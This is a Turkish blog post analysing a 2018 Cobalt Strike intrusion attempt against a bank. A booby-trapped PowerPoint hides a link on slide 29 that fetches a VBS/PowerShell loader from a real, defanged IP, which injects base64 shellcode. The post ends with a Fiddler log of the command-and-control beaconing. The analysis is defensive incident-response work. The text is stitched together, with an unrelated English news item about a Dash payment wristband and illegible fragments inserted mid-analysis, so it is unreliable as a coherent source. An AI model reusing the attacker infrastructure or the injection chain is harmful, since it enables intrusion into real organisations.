


Önüm Arkam Sağım Solum Cobalt Strike

written by Mert SARICA | 1 February 2019



Son yıllarda özellikle finansal kurumlara gerçekleştirilen hedeflenmiş siber saldırılara (APT) bakıldığında, sızma testi uzmanlarının da yakından bildiği Cobalt Strike aracının kullanıldığını görebilirsiniz. Hatta Rusya'nın merkez bankası yetkililerine kulak vererseniz, 2017 yılında bu araçla 240 bankaya yapılan siber saldırılar sonucunda 17 milyon doların çalındığını öğrenebilirsiniz. Siber saldırganların taktik, teknik ve prosedürlerinin başarılı bir şekilde simülasyonunu yapmaya imkan tanıyan, özellikle gizli haberleşme özelliği ile istismar sonrası (post exploitation) kullanılan bir araç olan Cobalt Strike, özellikle güvenlik teknolojileri ve insan kaynağı yatırımdan yoksun kurumlara karşı kullanıldığında ciddi derecede sıkıntılara yol açabilmektedir.

Bu hikaye 2018 yılının Nisan ayında, finansal kurumlara ödeme sistemleri ve çözümleri sunan bir firmanın çalışanının kurumsal e-posta adresinden, bir bankanın çalışanına e-posta gönderilmesiyle başlar. E-postanın ekinde yer alan Powerpoint sunum dosyasına bakıldığında firma tarafından hazırlanmış masum bir dosya gibi görünse de, güvenlik sistemlerinde alarm üretilip engellenmesi sebebiyle şüpheleri üzerine çeker ve ardından bankanın güvenlik analistleri tarafından analiz edilmeye başlanır.

Powerpoint dosyası açıldığında ortaya çıkan uyarı mesajı, dosyanın içeriğinde bağlantılar olduğunu işaret eder. Bağlantılara detaylı olarak bakıldığında, uyarı mesajında çıkan "Update Links" butonuna basıldığında Litvanya'daki bir sunucuya ait olan [http://213\[.\]252.244.174/download/](http://213[.]252.244.174/download/) web adresinden file.ext dosyasının indirilip çalıştırılacağı anlaşılır.



Info



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Bu bağlantının sunum dosyasının neresinde olduğunun öğrenilmesi için ise sunum.pptx dosyası 7-Zip aracı ile açılıp ortaya çıkan klasörlerde 213[.]252.244.174 adresi aratıldığında bu adresin sunum\ppt\slides_rels\slide29.xml.rels dosyası içinde, 29. slaytta olduğu anlaşılır. 29. slayta dikkatlice bakıldığında ise bağlantının sağ alt köşeye gizlendiği görülür.

Haberler

“Festy Unveils Digital Currency Payments Wristband”

Amaç: Festivalde ödemeleri Dash dijital para birimini kullanarak yapmak

Kurumlar: Festy

Combining two of the most hyped trends in fintech, wearables and cryptocurrencies, Irish startup Festy has unveiled a wristband that lets festival-goers make contactless payments in Dash.

User add the Dash currency to their QR code and NFC-integrated wristband and then use it to pay for food and drinks at POS terminals where Visa contactless is accepted as well as on phones with NFC tags.

Festy is linked directly to a consumer's Dash account so transactions occur within seconds, while merchants have the ability to cash out their Dash for the equivalent fiat currency.

Dash claims to be the world's leading digital currency for payments and is currently the sixth most valued cryptocurrency at over \$1.3 billion. Festy argues that the currency is ideal for festivals, where party-goers often have long waits in line to use ATMs that can charge several euros per withdrawal.

Graham de Barra, CEO, Festy: "Unlike existing traditional bank payments that take a 2-5% fee, there is no cost on receiving Dash for merchants. Merchants accepting payments will never have a chargeback, and there are potentially enormous savings to be made compared to the crippling fees from existing payment solutions."



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[Loading...Please wait](#)



file.ext dosyasının içeriğine bakıldığında, VBS (Visual Basic Script) betiği içerisinde çağrılan, base64 ile gizlenmiş (encode) bir powershell betiği olduğu görülür. Bu betik çözüldükten (decode) sonra ise bu defa bellekte bir alana enjekte edildikten sonra CreateThread API'si ile çalıştırılan, base64 ile gizlenmiş başka bir kod ortaya çıkar. Çoğunlukla son adımda ortaya çıkan bu kod parçası bir kabuk kodu olur. (shellcode)


[illegible][illegible]



The screenshot displays the Telerik Fiddler Web Debugger interface. The main window is divided into two panes. The left pane shows a list of captured requests with columns for Pro..., Host, URL, Body, Caching, Content-Type, and Process. The right pane shows the details of the selected request, including Request Headers, Cache, Client, Transport, and a hex dump of the body.


Request List (Left Pane):

Pro...	Host	URL	Body	Caching	Content-Type	Process
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/QYkG	206.900		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	48		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/submit.php?id=69555	0		text/html	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/QYkG	206.900		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
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00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
